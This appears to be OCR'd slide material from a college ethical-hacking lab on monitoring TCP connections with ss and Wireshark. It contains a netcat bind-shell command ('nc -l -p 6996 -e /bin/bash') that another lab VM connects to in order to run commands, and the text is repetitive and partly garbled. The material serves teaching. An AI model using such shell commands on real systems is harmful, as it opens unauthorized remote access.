
ss -tnp



```
root@eh-kali-05:~# ss -tnp
State       Recv-Q Send-Q   Local Address:Port                  Peer Address:Port
ESTAB       0      0          10.76.5.150:22                     172.30.5.20:38007
users:(("sshd",pid=3036,fd=3),("sshd",pid=3028,fd=3))
root@eh-kali-05:~#
```

The sshd process is attached to port 22. The pid (process ID) is 3036.

Monitoring TCP Connections



EH-Kali-05 on 192.168.0.20
File View VM
Kali
Applications Places Terminal Tue 12:13
root@eh-kali-05: ~
File Edit View Search Terminal Help
EH-OWASP-05 on 192.168.0.20
OWASP
cis76@eh-kali-05: ~
Opus

```
root@eh-kali-05:~# nc -l -p 6996 -e /bin/bash
```

nc -l -p 6996 -e /bin/bash

```
root@eh-kali-05:~# ss -tln
State       Recv-Q Send-Q   Local Address:Port                 Peer Address:Port
LISTEN      0      128                  *:22                              *:*
LISTEN      0      128          127.0.0.1:5432                            *:*
LISTEN      0      128                  *:111                             *:*
LISTEN      0      1                    *:6996                            *:*
LISTEN      0      128                 :::22                             :::*
LISTEN      0      128                ::1:5432                           :::*
LISTEN      0      128                :::111                             :::*
root@eh-kali-05:~#
```

ss -tln

```
root@owaspbwa:~#
```


```
                    Serving Cabrillo College

[rsimms@oslab ~]$ ssh cis76@eh-pfsense-05
cis76@eh-pfsense-05's password:

Th                                                   free software;
th                                                   ed in the
i

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$
```

ssh cis76@eh-pfSense-05

The -l option on ss or netstat shows the ports that are listening for a connection. The nc command was used to listen to port 6996.

Monitoring TCP Connections


ss -tln



```
root@eh-kali-05:~# ss -tln
State       Recv-Q Send-Q   Local Address:Port                Peer Address:Port
LISTEN      0      128                  *:22                             *:*
LISTEN      0      128          127.0.0.1:5432                           *:*
LISTEN      0      128                  *:111                            *:*
LISTEN      0      1                    *:6996                           *:*
LISTEN      0      128                 :::22                            :::*
LISTEN      0      128                ::1:5432                          :::*
LISTEN      0      128                 :::111                           :::*
root@eh-kali-05:~#
```

The -l option on ss or netstat shows the ports that are listening for a connection. The nc command was used to listen to port 6996.

Monitoring TCP Connections



EH-Kali-05 on 192.168.0.20
File View VM
Kali
Applications Places Terminal
Tue 12:15
root@eh-kali-05: ~
File Edit View Search Terminal Help

```
root@eh-kali-05:~# nc -l -p 6996 -e /bin/bash
```

nc -l -p 6996 -e /bin/bash

root@eh-kali-05: ~
File Edit View Search Terminal Help

```
root@eh-kali-05:~# ss -tn
State       Recv-Q Send-Q    Local Address:Port                  Peer Address:Port
ESTAB       0      0           10.76.5.150:22                     172.30.5.20:38007
ESTAB       0      0           10.76.5.150:6996                   10.76.5.101:45108
root@eh-kali-05:~#
```

ss -tn

EH-OWASP-05 on 192.168.0.20
File View VM
OWASP

```
root@owaspbwa:~# nc 10.76.5.150 6996
_
```

nc 10.76.5.150 6996


```
                      Serving Cabrillo College

[rsimms@oslab ~]$ ssh cis76@eh-pfsense-05
cis76@eh-pfsense-05's password:

Th                                                free software;
th                                                ed in the
i

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$
```

ssh cis76@eh-pfSense-05

OWASP used nc to connect to Kali at port 6996. Now there are two established connections. One to Opus and One to OWASP.

Monitoring TCP Connections

ss -tn *Close up of the two established connections. One to Opus and one to OWASP.*



```
root@eh-kali-05:~# ss -tn
State       Recv-Q Send-Q   Local Address:Port                Peer Address:Port
ESTAB       0      0          10.76.5.150:22                   172.30.5.20:38007
ESTAB       0      0          10.76.5.150:6996                 10.76.5.101:45108
root@eh-kali-05:~# 
```


The TCP socket for the Kali <-> Opus connection

Server (Kali)	Client (Opus)
IP: 10.76.5.150	IP: 172.30.5.20
Port: 22	Port: 38007

The TCP socket for the Kali <-> OWASP connection

Server (Kali)	Client (OWASP)
IP: 10.76.5.150	IP: 10.76.5.101
Port: 6996	Port: 45108

Monitoring TCP Connections



EH-Kali-05 on 192.168.0.20
File View VM
Minimize
Kali
Applications ▾ Places ▾ Wireshark ▾ Tue 12:17
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
eth0: <live capture in progress>
Packets: 66 · Displayed: 66 (100.0%)
Profile: Default
EH-OWASP-05 on 192.168.0.20
OWASP
cis76@eh-kali-05: ~
Opus

```
No.  Time          Source             Destination        Protocol Length Info
  51 502.030149271 Vmware_af:63:bb    Broadcast          ARP        60 Who has 10.76.5.150? Tell 10.76…
  52 502.030185421 Vmware_af:e6:bd    Vmware_af:63:bb    ARP        42 10.76.5.150 is at 00:50:56:af:e…
  53 502.030320840 10.76.5.101        10.76.5.150        TCP        74 45108 → 6996 [SYN] Seq=0 Win=58…
  54 502.030357403 10.76.5.150        10.76.5.101        TCP        74 6996 → 45108 [SYN, ACK] Seq=0 A…
  55 502.030474848 10.76.5.101        10.76.5.150        TCP        66 45108 → 6996 [ACK] Seq=1 Ack=1 …
  56 507.040706841 Vmware_af:e6:bd    Vmware_af:63:bb    ARP        42 Who has 10.76.5.101? Tell 10.76…
  57 507.041068814 Vmware_af:63:bb    Vmware_af:e6:bd    ARP        60 10.76.5.101 is at 00:50:56:af:6…

▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: Vmware_af:f2:c3 (00:50:56:af:f2:c3), Dst: Vmware_af:e6:bd (00:50:56:af:e6:bd)
▸ Internet Protocol Version 4, Src: 172.30.5.20, Dst: 10.76.5.150
▸ Transmission Control Protocol, Src Port: 38007 (38007), Dst Port: 22 (22), Seq: 0, Len: 0

0000  00 50 56 af e6 bd 00 50  56 af f2 c3 08 00 45 00   .PV....P V.....E.
0010  00 3c eb e0 40 00 3e 06  8f c7 ac 1e 05 14 0a 4c   .<..@.>. .......L
0020  05 96 94 77 00 16 ce 89  8c ef 00 00 00 00 a0 02   ...w.... ........
0030  39 08 6e 20 00 00 02 04  05 b4 04 02 08 0a 88 ae   9.n .... ........
0040  67 0f 00 00 00 00 01 03  03 06                     g....... ..
```

```
root@owaspbwa:~# nc 10.76.5.150 6996
ls
brute
core
data
Desktop
Documents
Downloads
http-example-cis76.pcapng
http-flow
http-page.pcapng
index.html
maltego-cislab.mtgx
Music
Pictures
Public
rsimms@opus
rsimms@opus.cis.cabrill
size
size-of-get-request
size-of-web-page
Templates
Videos
VMwareTools-9.10.0-2476743.tar.gz
vmware-tools-distrib
words
words-sorted
touch RichWasHere
_
```


nc 10.76.5.150 6996
ls

```
                    Serving Cabrillo College

[rsimms@oslab ~]$ ssh cis76@eh-pfsense-05
cis76@eh-pfsense-05's password:

T                                                  free software;
t                                                 ed in the
i

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$
```

ssh cis76@eh-pfSense-05

Wireshark showing the second netcat connection being created.

Monitoring TCP Connections



